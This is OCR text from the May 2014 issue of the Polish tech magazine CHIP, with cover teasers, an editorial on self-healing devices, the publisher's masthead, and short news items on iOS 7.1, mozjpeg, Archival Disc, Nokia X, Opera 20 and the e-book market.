05/2014 21,90 zł [w tym 8% VAT]



NAJWIĘCEJ PORAD • NAJWIĘCEJ TESTÓW

NA DVD: PEŁNE WERSJE GIER I NARZĘDZI ZA DARMO!



PŁATNOŚCI ELEKTRONICZNE: PORADNIK CHIP-a

Które metody są najbezpieczniejsze? Jak płacić wygodniej i szybciej? 82

TWÓJ DOM INTELIGENTNY

Zrób to sam: Tanio, łatwo, skutecznie! 62

SAMO-NAPRAWA

JAK MASZYNY LECZĄ SIĘ SAME? 106

SPRZĘTY NIE DLA POLAKÓW 94

BATERIE, O JAKICH MARZYMY 66

TESTY CHIP-a:

- Szybkie i niezawodne dyski 2,5”
- Niedrogie drukarki WLAN
- Google Glass w praktyce
- Najszybszy pendrive świata

Nałóż na Firefoxa czapkę-niewidkę i surfuj anonimowo! Jak? 86

Zbyt piękne, żeby się udało?



Konstanty Młynarczyk
redaktor naczelny CHIP-a

Na pewno znacie ten cytat z Artura C. Clarke'a: „Każda dostatecznie zaawansowana technologia niczym nie różni się od magii". W dzisiejszym świecie te słowa zaczynają pasować do ogromnej liczby urządzeń i technologii, a każdy rok, niemal każdy miesiąc przynoszą nowe rozwiązania, o których dotąd czytaliśmy co najwyżej w książkach SF. Jedną z nich są samonaprawiające się urządzenia. Pewnie część z was powie, że to żadna nowość, że tego rodzaju technologie pojawiały się wcześniej i oczywiście będziecie mieć rację. Jednak dla mnie tym, co wyznacza moment faktycznego wejścia na rynek nowej technologii jest jej dotarcie do publicznej świadomości – użycie w produkcie, który większość z nas ma szansę kupić, pojawienie się w reklamie, wypunktowanie przez producenta, jako zalety jego sprzętu.

To właśnie obserwujemy w przypadku technologii samonaprawy: do sprzedaży wchodzi właśnie LG G2, pierwszy smartfon, którego producent publicznie chwali się, że w jego obudowie wykorzystuje materiał zdolny do samoczynnego zasklepiania powierzchownych zadrapań. A to dopiero czubek góry lodowej. Na świecie trwają zaawansowane prace nad technologiami samoleczenia, które mają szanse zmienić radykalnie jakość naszego życia. Samonaprawiające się układy scalone to szansa na niższe koszty, większe bezpieczeństwo i mniejsze zanieczyszczenie środowiska dzięki zwiększeniu niezawodności i przedłużeniu czasu życia urządzeń. Samoleczące się materiały używane w konstrukcjach zwiększą nasze bezpieczeństwo, a wykorzystane przy zapisie danych – zapewnią niesamowitą trwałość archiwom. Martwi mnie tylko jedno. Czy nie okaże się przypadkiem, że działający bezawaryjnie komputer lub smartfon, który nawet po latach wygląda jak nowy zwyczajnie się producentom nie opłacają...

Konstanty Młynarczyk

konstanty.mlynarczyk@chip.pl



NA PŁYCIE DVD PAKIET GIER FREEWARE ■ APLIKACJA DLA WSZYSTKICH, KTÓRZY MUSZĄ WYPEŁNIĆ PIT ■ PAKIET NARZĘDZI DO PROWADZENIA FIRMY ■ KLIENT POCZTOWY DLA KONT BIZNESOWYCH ORAZ OSOBISTYCH ■ APLIKACJA DO ROZLICZENIA PODATKU OSOBISTEGO ZA ROK 2013 ■ DOSTOSOWANIE MENU KONTEKSTOWEGO MYSZY ■ ZNAJDŹ I WYBIERZ NAJPIĘKNIEJSZE OKŁADKI DLA WSZYSTKICH TWOICH PLIKÓW MP3.

Opis programów zamieszczonych na płycie DVD wraz z instrukcjami dotyczącymi instalacji na 70

Niektóre aplikacje z płyty CHIP-a wymagają rejestracji przez Internet. Rejestracja powinna zostać przeprowadzona przed premierą kolejnego numeru magazynu. W przeciwnym razie może okazać się niemożliwa.









W NUMERZE 05/2014

TEMAT NUMERU

AKTUALNOŚCI

PREMIERY

TESTY, TECHNIKA, PORADY



TEST GOOGLE GLASS 103



DRUKARKI WIFI 56

TRENDY

STAŁE RUBRYKI

Adres redakcji:
00-342 Warszawa, ul. Topiel 23, tel.: 22 320 19 00, faks: 22 320 19 01
WWW: chip.pl, e-mail: redakcja@chip.pl

Redakcja:
Redaktor naczelny: Konstanty Młynarczyk
Dyrektor artystyczny: Piotr Sokołowski
Sekretarz redakcji: Monika Żuber-Mamakis
Zespół: Bartłomiej Dramczyk, Tomasz Kulas, Andrzej Pająk, Jerzy Gozdek
Graficy: Karol Laskowski, Karol Perepłyś (Studio 27)
Korekta: Katarzyna Winsztal
Stali współpracownicy: Grzegorz Bziuk, Michał Kołodziejczyk, Jakub Korn, Jacek Miśkiewicz, Adam Suraj, Hieronim Walicki

Serwis internetowy:
Redaktor naczelny: Konstanty Młynarczyk, Redaktor prowadzący: Tomasz Kulas
Zespół: Marcin Chmielewski, Tomasz Domański, Maciej Gajewski, Stanisław Kruk, Sylwia Zimowska

Wydawca:
Burda Communications sp. z o.o.
00-342 Warszawa, ul. Topiel 23, tel.: 22 320 19 00, tel./faks: 22 320 19 01
Zarząd: Margaret Ann Dowling, Justyna Namięta,
Sekretariat: tel.: 22 44 88 301
Prokurent/Dyrektor Finansowy: Tomasz Dziekan
Doradca Zarządu ds. edytorskich: Krystyna Kaszuba, Publishing Director: Michał Helman
Brand Manager: Ewa Korzańska, tel.: 22 44 88 404

Reklama: Burda Media Polska Sp. z o.o.
ul. Marynarska 15, Warszawa
www.burdamedia.pl; www.guj.burdamedia.pl
sekretariat biura reklamy tel.: 22 360 36 03, faks: 22 360 39 80
Commercial Director of Advertising Sales, Corporate Publishing & Business Development: Barbara Topol
Sales director men & special interest: Katarzyna Nowakowska

Handlowcy:
Head of Sales: Jacek Dąbrowski
tel.: 22 360 36 32, e-mail: jacek.dabrowski@burdamedia.pl
Senior Executive Account: Gabriela Pawłowska
tel.: 22 360 36 08, e-mail: gabriela.pawlowska@burdamedia.pl
Senior Executive Account: Sylwia Olszanka
tel.: 22 360 36 13, e-mail: sylwia.olszanka@burdamedia.pl
Senior Executive Account: Edyta Słowińska
tel.: 22 360 36 19, e-mail: edyta.slowinska@burdamedia.pl
Senior Executive Account Michał Topol
tel.: 22 360 42 11, e-mail: michal.topol@burdamedia.pl
Senior Executive Account: Wojciech Jagusz
tel.: 22 360 38 76, e-mail: wojciech.jagusz@burdamedia.pl

Senior Sales Coordinators:
Anna Urbaniak, anna.urbaniak@burdamedia.pl
Małgorzata Antoniewicz, malgorzata.antoniewicz@burdamedia.pl

Online Sales:
Head of Digital Sales: Kamil Kopka
tel: 22 360 38 94; kom: 793 543 043, e-mail: kamil.kopka@burdamedia.pl
Sales Executive Account: Anna Naparty
tel: 22 360 38 85, kom: 692 440 084, e-mail: anna.naparty@guj.pl
Group Account Manager: Agnieszka Sass-Szczepkowska
tel: 22 36 03 888, kom: 600 207 172, e-mail: agnieszka.sass@burdamedia.pl
Group Account Manager: Marek Szymczak
tel: 22 360 38 84, kom: 694 495 382, e-mail: marek.szymczak@burdamedia.pl
Group Account Manager: Dominik Ulański
tel: 22 36 03 890, kom: 694 495 363, e-mail: dominik.ulanski@burdamedia.pl

International Ad Sales Representatives
Burda International Italy
Mariolina Siclari, International Advertising Sales Director
T. +39 02 91 32 34 66, mariolina.siclari@burda.com

Burda Community Network
Germany
Vanessa Noetzel, T. +49 89 9250 3532, vanessa.noetzel@burda.com
Michael Neuwirth, T. +49 89 9250 3629, michael.neuwirth@burda.com
Austria/Switzerland
Goran Vukota, T. +41 44 81 02 146, goran.vukota@burda.com
France/Luxembourg
Marion Badolle-Feick, T. +33 1 72 71 25 24, marion.badolle-feick@burda.com
UK/Ireland
Jeannine Soeldner, T. +44 20 3440 5832, jeannine.soeldner@burda.com
USA/Canada/Mexico
Salvatore Zammuto, T. +1 212 884 48 24, salvatore.zammuto@burda.com

Produkcja:
Kierownik: Tomasz Gajda
Pre-Press: Jan Kutyna, Adrian Stykowski, Łukasz Lewandowski

Kolportaż:
Dyrektor kolportażu: Mariusz Ryznar,
e-mail: kolportaz@burdamedia.pl

Dział kolportażu Burda Media Polska Sp. z o.o.
53-238 Wrocław, ul. Ostrowskiego 7
tel./faks: 71 376 28 21

Prenumerata redakcyjna i sprzedaż numerów archiwalnych:
Dział prenumeraty:
53-238 Wrocław, ul. Ostrowskiego 7
tel.: 71 37 62 888, faks: 71 37 62 899
e-mail: chip_prenumerata@burda.pl
Godziny pracy: 8.00 – 16.00
Nr konta: 54 1240 6074 1111 0010 3563 6165 Burda Communications sp. z o.o.
ul. Topiel 23, 00-342 Warszawa
Prenumerata w Internecie: magazyn.chip.pl/prenumerata.html

Prenumeratę można również zamówić w firmach:
RUCH SA, Kolporter SA (na terenie kraju),
Poczta Polska: jednostki firm właściwe dla miejsca zamieszkania (zagranica), RUCH SA: Oddział Krajowej Dystrybucji Prasy, 00-958 Warszawa, skr. pocztowa 12; www.ruch.pol.pl, infolinia: 0-804 200 600

CHIP jest wydawany w następujących krajach: Niemcy, Chiny, Czechy, Grecja, Indie, Indonezja, Malezja, Rosja, Rumunia, Singapur, Słowacja, Turcja, Ukraina, Węgry, Włochy.
Druk: RR Donnelley Europe Sp. z o.o., ul. Obrońców Modlina 11, 30-733 Kraków

Nr indeksu: 321133 ISSN 1230-817x







Jesteśmy na facebook.com/CHIPPL



Zgrabny lifting dla iPhone'a

Po wielu miesiącach testów Apple w końcu wydał aktualizację 7.1 dla systemu operacyjnego iOS, która usuwa niedoróbki poprzedniej wersji i wprowadza kilka nowych funkcji. Zmieniono planszę wyłączania urządzenia, dzięki czemu ma być wygodniejsza, oraz skrócono animacje interfejsu systemu, dzięki czemu aplikacje uruchamiają się szybciej. Usprawniono też moduł dla niedowidzących: po jego włączeniu interfejs systemu ma być czytelniejszy. iOS 7.1 wprowadza też obsługę platformy CarPlay, która pozwala w wybranych samochodach na integrację iPhone'a z komputerem pokładowym pojazdu, oraz nowe brzmienie syntezatora mowy w kilku językach. Dodano możliwość ręcznego kontrolowania nasłuchu przez asystentkę Siri. Zmian doczekały się wbudowane aplikacje do kalendarza i muzyki. Ta druga teraz pozwala na szybkie kupienie danej piosenki nadawanej przez iTunes Radio. Rzecz jasna,w iOS 7.1 usunięto wszystkie usterki wykryte w poprzedniej wersji systemu. Apple zwraca uwagę, że edycja 7.1 jest znacznie stabilniejsza od poprzedniej i już nie powinna się tak często zawieszać. Poprawiono też wydajność działania systemu na smartfonach iPhone 4.

5 mln

TYLE MIEJSC PRACY DO 2018 R. STWORZY NA TERENIE UE RYNEK APLIKACJI MOBILNYCH

Mozilla przyspieszy Internet

Od lat obserwujemy ewolucję stron internetowych. Nie zagłębiając się w szczegóły, jeśli przyjrzymy się dokładnie temu, z czego składa się strona internetowa i co z jej serwera musi pobrać nasza przeglądarka internetowa, aby móc wyświetlić ją poprawnie to można podsumować ją tak: przybywa obrazków. Mozilla twierdzi, że za większość ruchu w sieci odpowiada transfer plików graficznych. Redukując ich rozmiar, będziemy pobierać je szybciej.
Udostępniona aktualnie wersja rozwiązania mozjpeg oznaczona numerem 1.0 to fork biblioteki libjpeg-turbo, połączonej z algorytmem jpgcrush. Na razie redukcja rozmiaru plików graficznych przy zastosowaniu mozjpeg wynosi od 2 do 10 proc. Programiści Mozilli zaznaczają, że udało im się odnotować pojedyncze, dużo większe poziomy kompresji. Następnym krokiem ma być dodanie algorytmu kwantyzacji Trellis, który jeszcze bardziej zwiększy kompresję plików. Mozilla nie zdecydowała się pójść drogą Google'a. Przypomnijmy, że w 2010 roku gigant z Mountain View zaprezentował własny format WebP, który opierał się na rozwiązaniach wykorzystywanych w kodeku wideo VP8. Google nadal boryka się z problemem, który polega na tym, że WebP uparcie nie chce zdobyć popularności.



Oto następca płyt Blu-ray

Panasonic i Sony zapowiedziały oficjalnie standard Archival Disc, czyli nową generację nośników optycznych przyszłości. Do ich zalet należy duża wytrzymałość na upływ czasu i zmieniające się warunki zewnętrzne (kurz, wilgoć, wahania temperatury). Plan wdrożeniowy nowego standardu zakłada, że pierwsze nośniki Archival Disc pojawią się już latem 2015 r. Będą to dyski optyczne o pojemności 300 GB. W dalszej kolejności planowane jest wejście na rynek nośników 500-gigabajtowych (większa gęstość zapisu) i wreszcie 1-terabajtowych (większa gęstość zapisu na wielu poziomach). Co ciekawe, wszystkie trzy odmiany nośników Archival Disc będą dwustronne – po trzy warstwy na stronę. Wszystkie korzystać będą z lasera o długości fali 405 nm, zapewniającego pięć razy wyższą gęstość zapisu w porównaniu z Blu-rayem. Szerokość pojedynczej ścieżki wyniesie 0,225 mikrometra, a długość pojedynczej komórki danych – 79,5 nanometra.



Komputer rozpozna nasze emocje

Do tej pory, chcąc nauczyć komputer rozpoznawania nastroju człowieka, koncentrowano się na analizie mimiki twarzy lub głosu. Antonio Camurri z Uniwersytetu w Genui stworzył oprogramowanie, które rozpoznaje ludzkie emocje, analizując postawę człowieka np. przechodzącego się po pokoju.
Do prac nad technologią zaprzęgnięto Kinect, który doskonale potrafi rozróżnić ruchy poszczególnych partii ciała. W tym przypadku najbardziej potrzebnych danych dostarczają ruchy głowy, tułowia, ramion oraz prędkość, z jaką człowiek przemieszcza się po pokoju. Przykładowo jeśli głowa jest zwieszona w dół, zgodnie ze stosowanymi w psychologii wyznacznikami możemy przypuszczać, że badana osoba jest smutna lub wystraszona. Wskaźnik ruchu pozwoli lepiej zdefiniować konkretną emocję: szybsze poruszanie się po pokoju cechuje strach, a powolność smutek. Testy wykazały, że system potrafi trafnie rozpoznać emocje w 61,3 proc.
Oprogramowanie ma pomóc w leczeniu dzieci chorych na autyzm. W ich przypadkach właśnie trafne rozpoznanie ich stanu emocjonalnego stanowi największą trudność. By pomóc dzieciom samodzielnie wyrażać własne emocje, Camurri chce stworzyć odpowiednie gry wykorzystujące w działaniu Kinect i autorskie oprogramowanie.

Sam decyduj o numerze

Sieć Orange wprowadza innowacyjny sposób produkcji starterów bez przypisanego numeru. Będzie on wybierany przez klienta w trakcie aktywacji startera przy pierwszym użyciu. Wybór numeru w trakcie aktywacji będzie bezpłatny. Po pierwszym włożeniu nowej karty SIM do telefonu zostanie uruchomiona aplikacja STK (będzie ona preinstalowana kartach SIM), która pokaże klientowi proponowany numer oraz taryfę. Klient będzie mógł zaakceptować propozycje lub wybrać inny numer/taryfę. Jeśli klient zdecyduje się wybrać inny numer, będzie mógł znaleźć swój wymarzony numer na trzy sposoby: poprzez wybór losowy, wybór z listy oraz wybór numerów z określonymi cyframi. Baza numerów, spośród których klient będzie wybierał ten wymarzony, będzie wynosić kilkadziesiąt, a nawet kilkaset tysięcy kombinacji. W trakcie aktywacji może on przejrzeć do 200 numerów w ciągu dwóch godzin. W tym czasie wszystkie obejrzane przez niego numery będą dla niego zarezerwowane i będzie mógł do nich wrócić. Z oczywistych względów numery »złote« będą dostępne za opłatą jedynie w salonach Orange, tak jak jest obecnie. Dodatkowo klient będzie mógł wybrać najbardziej dopasowaną do swoich potrzeb taryfę. W aplikacji będzie prezentowana lista aktualnych taryf wraz z krótkim opisem.



90%

POLAKÓW NIE MIAŁO NIGDY JAKIEJKOLWIEK STYCZNOŚCI Z E-BOOKIEM



Telewizja hybrydowa »na wypasie«

Manta S.A. wprowadziła na rynek innowacyjny dekoder DVB-T z obsługą standardu telewizji hybrydowej HBBTV. Dekoder oznaczony symbolem HBB01 zapewnia odbiór naziemnej telewizji cyfrowej DVB-T w jakości HD oraz odtwarzanie materiałów wideo i zdjęć w jakości Full HD. Gniazdo USB w dekoderze pozwala na podłączenie pamięci zewnętrznej, co w połączeniu z funkcją PVR (ang. Personal Video Recorder) umożliwia nagrywanie programów telewizyjnych i późniejsze ich odtwarzanie. Dzięki dwóm obsługiwanym standardom wyjść wideo – SCART (popularne Eurozłącze) i HDMI – dekoder Manta HBB01 może być podłączony zarówno do starszych telewizorów, jak i dość nowych, ale niewyposażonych w tunery DVB-T MPEG-4. Urządzenie oferuje pełny zakres standardowych rozdzielczości wideo: od 576i (SD) poprzez 720p (HD) do 1080p (Full HD). Tym, co odróżnia Manta HBB01 od innych dostępnych w sprzedaży prostych dekoderów DVB-T, jest możliwość podłączenia do Internetu i korzystania z nowoczesnych funkcji platform telewizji hybrydowych. Dekoder wyposażony został we własną platformę HBBTV ZibraPlanet oraz obsługuje platformy HBB operatorów telewizyjnych (obecnie swoje platformy HBB oferują TVP oraz Eska.TV). Dzięki HBB użytkownik telewizji zyskuje dostęp do dodatkowych treści nadawanych wraz z programem telewizyjnym. Na przykład podczas oglądania imprez sportowych po uruchomieniu funkcji HBB mogą być wyświetlane dodatkowe informacje o sportowcach, składach drużyn czy ciekawostkach dotyczących danego tematu. Platformy HBB operatorów telewizyjnych dają dostęp do dodatkowych materiałów wideo i informacyjnych.

Jednostanowiskowy tani Office 365!

Office 365 Personal pozwoli na instalację aplikacji klienckich Office na jednym komputerze z systemem operacyjnym Windows lub OS X oraz na jednym tablecie. Opłaty licencyjne to 6,99 dolara miesięcznie lub 69,99 dolara rocznie (to amerykańskie ceny, ale polskie nie powinny się różnić w zauważalnym stopniu). Dotąd najtańszą wersją Office'a 365 była Home Premium, kosztująca 9,99 dolara miesięcznie lub 99,99 dolara rocznie. Uprawniała ona do instalacji aplikacji klienckich na pięciu różnych komputerach z Windows lub OS X. Ta konkretna domowa wersja aktualnie jest wykorzystywana przez 3,5 miliona abonentów. Zarówno wersje Home, jak i Personal zapewniają użytkownikom dodatkowe 20 gigabajtów na OneDrive i 60 darmowych minut na Skypie miesięcznie. Office 365 Personal (nie znamy jeszcze polskiej nazwy tej wersji) ma pojawić się w sprzedaży tej wiosny.





Wielki konkurs dla wybitnych!

Ruszyła X edycja prestiżowego w świecie naukowym konkursu o Nagrodę im. Witolda Lipskiego. Jest on adresowany do młodych polskich naukowców-informatyków. W tegorocznej edycji zgłoszenia będą przyjmowane do 14 kwietnia. Nagroda im. Witolda Lipskiego przyznawana jest za udokumentowany dorobek naukowy w zakresie informatyki i jej zastosowań. Zgodnie z regulaminem, w konkursie mogą brać udział osoby, które nie ukończyły 30 roku życia (lub 32 roku w przypadku osób, które korzystały z urlopów wychowawczych). Ponadto uczestnicy muszą być pracownikami, doktorantami lub studentami w krajowej szkole wyższej lub w innej instytucji, której jednym z celów statutowych jest prowadzenie badań naukowych.

Będą strzelać laserami w kosmiczne śmieci

Problem kosmicznego złomu unoszącego się w przestrzeni kosmicznej z roku na rok staje się coraz bardziej poważny. Australijscy naukowcy wpadli jednak na pomysł, który być może pozwoli oczyścić niebo z tysięcy ton fruwających śmieci. Brzmi to trochę jak początek filmu science fiction (i to o charakterze militarnym), ale chodzi o jak najbardziej realny projekt. Należące do Cooperative Research Centre (CRC) lasery będą na początku śledziły i zestrzeliwały nieduże kawałki kosmicznego złomu. Nie będzie to jednak oznaczać rozbicia atakowanego przedmiotu, a jedynie zmniejszenie jego prędkości i zmianę toru lotu, by ostatecznie doszło do zejścia przedmiotu w atmosferę i spalenia na skutek tarcia. Nad naszymi głowami fruwa około 300 tysięcy kosmicznych odpadków (sic!), takich jak śrubki, kawałki rakiet i różne inne przedmioty, które przemieszczają się z ogromną prędkością na stosunkowo niskich orbitach wokołoziemskich. Jak przewiduje dyrektor Wydziału Astronomii i Astrofizyki na Australijskim Uniwersytecie Narodowym, w ciągu najbliższych lat może dojść do lawinowego wzrostu liczby kosmicznych katastrof (takich jak ta pokazana na filmie »Grawitacja«), spowodowanych właśnie przez kosmiczny złom. Na szczęście projekt australijskich naukowców powinien spowodować, że prawdopodobnie już w ciągu najbliższych 10 lat liczba kosmicznych śmieci spadnie. Śledzą oni dla NASA przemieszczający się w przestrzeni kosmicznej złom, wykorzystując do tego celu teleskop i laser z obserwatorium Mount Stromlo (niedaleko Canberry).



Nowości Chiefteca na CeBIT 2014!

Jak co roku, na targach CeBIT 2014 swoje stoisko miała firma Chieftec. Spośród nowości, jakie zostały zaprezentowane, wymienić warto na przykład obudowę BT-04B (mini ITX). To jedna z najmniejszych obudów firmy Chieftec, zajmuje naprawdę niewiele miejsca. Przy tym umożliwia wykorzystanie standardowych komponentów, takich jak napędy optyczne czy karty rozszerzeń, co zapewnia optymalizację kosztów. W zestawie z obudową sprzedawany jest zasilacz w formacie SFX, o mocy 250W (CSM-250P). Ciekawa jest również obudowa IX-03B (mini ITX). Można jej używać zarówno w pozycji poziomej, jak i pionowej, co daje wiele możliwości użytkownikowi. Łączy ona małe rozmiary z możliwością zastosowania standardowych komponentów, co przekłada się na oszczędność kosztów. Dodatkowo pozwala ona na zastosowanie dwu dysków twardych lub SSD o wielkości 2,5 cala. Naszą uwagę przykuły również zasilacze z serii iARENA, która zostanie rozszerzona o modele GPA-400B8, 450B8 i 500B8, oferujące sprawność powyżej 85 proc. i rozsądną cenę. Według badań rynkowych dwie trzecie użytkowników korzysta z zasilaczy o mocy od 350 W do 600 W, dlatego zasilacze z serii iARENA będą idealnym wyborem do większości zastosowań.




Król Chromebook drugi

Samsungowy Chromebook, zaprezentowany trzy lata temu, w końcu doczeka się następcy, i to w dwóch odmianach: 11,6-calowej i 13,3-calowej. Pierwsza kosztować będzie 319,99 dolara, druga zaś 399,99 dolara. Chromebook 2 będzie ozdobiony sztuczną skórą. Komputer ma być sprzedawany w dwóch wersjach kolorystycznych, przy czym kupując mniejszą wersję będziemy mieli do wyboru kolory czarny i biały, podczas gdy większa dostępna będzie tylko w czerni. Oba komputery będą wyposażone w procesor Exynos 5 Octa. Wersja 11 calowa będzie miała układ taktowany z częstotliwością 1,9 GHz, zaś 13 calowa - z częstotliwością 2,1 GHz. Oba komputery zostaną wyposażone w 4 GB pamięci RAM, 16 GB pamięci masowej i baterię pozwalającą na 8,5 godziny pracy. Większy wyświetlacz ma pracować w rozdzielczości 1920 x 1080 pikseli, mniejszy zaś w 1366 x 768 pikseli. Oboma komputerami zarządza system operacyjny Chrome OS.

Nokia z Androidem? Piekło zamarzło!

Rodzina Nokia X z systemem Android łączy w sobie znane wzornictwo firmy Nokia z kafelkowym interfejsem użytkownika zainspirowanym rodziną smartfonów Lumia. Wszystkie urządzenia są wyposażone w Fastlane, interfejs, który pozwala szybko i płynnie przełączać się między aplikacjami. Użytkownicy zyskają dostęp do aplikacji ze sklepu Nokia Store i wielu niezależnych sklepów, a także możliwość instalowania appów z innego urządzenia np. karty pamięci lub komputera. Od pierwszego uruchomienia telefonu jego użytkownicy mogą cieszyć się sztandarowymi aplikacjami Nokia, takimi jak bezpłatne Here Maps dające dostęp do map w trybie online oraz offline, nawigacja głosowa za pośrednictwem Here Drive, a także bezpłatny streaming i pobieranie muzyki dzięki Nokia MixRadio. We wszystkich urządzeniach preinstalowano także szereg aplikacji i gier. Pierwsze urządzenie, Nokia X, wyposażone jest w 4-calowy ekran pojemnościowy IPS i aparat o rozdzielczości 3 MPix. Nokia X+ jest zoptymalizowana pod kątem entuzjastów multimediów, ponieważ ma większą pamięć operacyjną i więcej pamięci do przechowywania plików tj. gry, muzyka, zdjęcia i filmy. Trzeci członek rodziny, Nokia XL, ma 5-calowy ekran, przedni aparat o rozdzielczości 2 MPix oraz tylny aparat o rozdzielczości 5 MPix z autofokusem i fleszem. Nokia XL będzie dostępna w kolorach: jasnozielonym, pomarańczowym, turkusowym, żółtym, czarnym i białym. Cena: od 549 zł.





Dwudziesta, »piękna« Opera

Opera kompletnie przebudowała swoją przeglądarkę, nadając jej nowy wygląd. Ciekawe wzornictwo, nowy schemat kolorystyczny, nowe ikony i motywy mają zapewnić elegancję przeglądania. Dzięki nowemu wzornictwu, geometrycznym kształtom i jednokolorowym ikonom przeglądarka jest, zdaniem Opery, bardziej przejrzysta. Dzięki funkcjom takim jak »Odkrywaj« zyskujemy nowy sposób znajdowania i interakcji z treściami w Sieci. Funkcja »Odkrywaj« oferuje miejsce, które gromadzi w przeglądarce ciekawe wiadomości i treści z takich kategorii jak np. sport lub technologie. Funkcja Schowek umożliwia gromadzenie wycinków zapisanych stron w jednym miejscu, tak by można było je porównać w postaci własnej wizualnej listy interesujących treści. Innym przykładem wizualizacji w przeglądarce jest odświeżony obraz dysku w Operze 20 na Mac. Norweskie trolle poprowadzą cię teraz przez proces instalacji. Dzięki najnowszej wersji użytkownicy mogą przeciągać strony pomiędzy szybkim wybieraniem a paskiem zakładek. Inne nowości obejmują dodanie szybkiego wybierania, Schowka i funkcji Odkrywaj do menu, a także ulepszenia rozszerzeń.




Żegnamy stare GeForce'y

Nvidia ogłosiła, że wkrótce zaprzestanie rozwijania oprogramowania dla znacznej części jej starszych układów graficznych. Tyczy się to wszystkich kart starszych od GTX 400. Sterowniki oznaczone jako Release 340 będą ostatnimi, jakie stworzono z myślą o całym portfolio kart graficznych GeForce. Kolejne ich wersje będą już tworzone wyłącznie z myślą o kartach GTX 400 i nowszych. Nie oznacza to całkowitego porzucenia wspomnianych układów graficznych. Usterki i błędy w sterownikach, jeżeli takie zostaną wykryte, dalej będą usuwane i naprawiane. Nie będą pojawiać się jednak w nich żadne nowe funkcje, nowe technologie czy usprawnienia. Pozostaje mieć nadzieję, że przez ostatnie lata aktualne sterowniki zostały już dopieszczone do maksimum.

Będzie więcej niesamowitych gier na Linuxa?

Studio Crytek zapowiedziało, że najnowsza wersja ich silnika CryEngine otrzyma natywne wsparcie dla systemów Linux. To bardzo dobra wiadomość dla użytkowników wspomnianych systemów operacyjnych. Crytek to kolejny duży deweloper, który przystosuje swój silnik do współpracy z darmowym systemem operacyjnym.
Trudno powiedzieć, czy zmiana polityki Cryteka wynika z udostępnienia przez Valve systemu SteamOS czy z innych powodów. Co najważniejsze dla graczy, już niedługo Linux może stać się bardzo konkurencyjną platformą dla systemów Microsoftu, a im większa konkurencja, tym lepiej dla klientów, czyli nas – graczy.





Sieciowa gra o naprawianiu samochodów

Wcielamy się w młodego mechanika z własnym warsztatem na przedmieściu. Możemy kupować stare auta, naprawiać je i sprzedawać, da się też zbudować auto od podstaw, jeździć nim po mieście czy brać udział w wyścigach. A to wszystko... wraz ze znajomymi, którzy też łyknęli samochodowego bakcyla. Gra ukaże się zapewne na początku 2015 roku, a obecnie jej twórcy zbierają fundusze na zakończenie produkcji.



Samochodowy system od Apple'a

Cóż to takiego? Przede wszystkim chodzi o znacznie głębszą, a równocześnie wygodniejszą i bezpieczniejszą w użytkowaniu integrację iPhone'a z elektroniką samochodu. Łatwiejsze nawiązywanie połączeń, korzystanie z Map, słuchanie muzyki albo czytanie wiadomości – wszystko będzie można wykonać, korzystając na przykład z przycisków na kierownicy samochodu. Ciekawostką będzie też możliwość sterowania głosowego - Siri.



100 kilometrów za 1 zł – Polak potrafi!

Pojazd o nazwie EV4 to czterokołowiec napędzany dwoma silnikami elektrycznymi (każdy o mocy 500 W). Po naładowaniu akumulatorów może przejechać 100 km z maksymalna prędkością 40 km/h. Koszt ładowania wyniesie... około 1 zł! Konstrukcja, zaprojektowana i zbudowana przez Polaka, pana Jacka Skopińskiego, ma 1,5 m wysokości i 60 cm szerokości więc można na niej (przynajmniej na razie) jeździć nawet po ścieżkach rowerowych. Wyróżnia ją mechanizm skręcania, podczas którego wszystkie cztery koła i cały pojazd pochylają się – zupełnie tak, jak w czasie jazdy na rowerze. Jeśli EV4 wejdzie do produkcji, jego końcowa cena ma wynieść 10—15 tysięcy złotych. Życzymy powodzenia!

USA
1 700 000
e-booków
20% RYNKU

WIELKA BRYTANIA
1 750 000
e-booków
20% RYNKU

HOLANDIA
10 700
e-booków
2,2% RYNKU

LITWA
1000
e-booków
1% RYNKU

RUMUNIA
1800
e-booków
>1% RYNKU

ROSJA
100 000
e-booków
>1% RYNKU

POLSKA
18 000
e-booków
1-2% RYNKU

DANIA
7000
e-booków
2% RYNKU

HISZPANIA
50 000
e-booków
3% RYNKU

BUŁGARIA
1500
e-booków
0,2% RYNKU

BRAZYLIA
25 000
e-booków
2,6% RYNKU

WĘGRY
6000
e-booków
1% RYNKUMARKT

FRANCJA
126 000
e-booków
3% RYNKU

NIEMCY
200 000
e-booków
10% RYNKU

WŁOCHY
60 589
e-booków
8,3% RYNKU

INDIE
900 245
e-booków
<1% RYNKU

ILUSTRACJA: HARRY FUCHSLOCH
ŹRÓDŁO: GLOBAL E-BOOK REPORT FALL 2013


Boom na światowym rynku e-booków

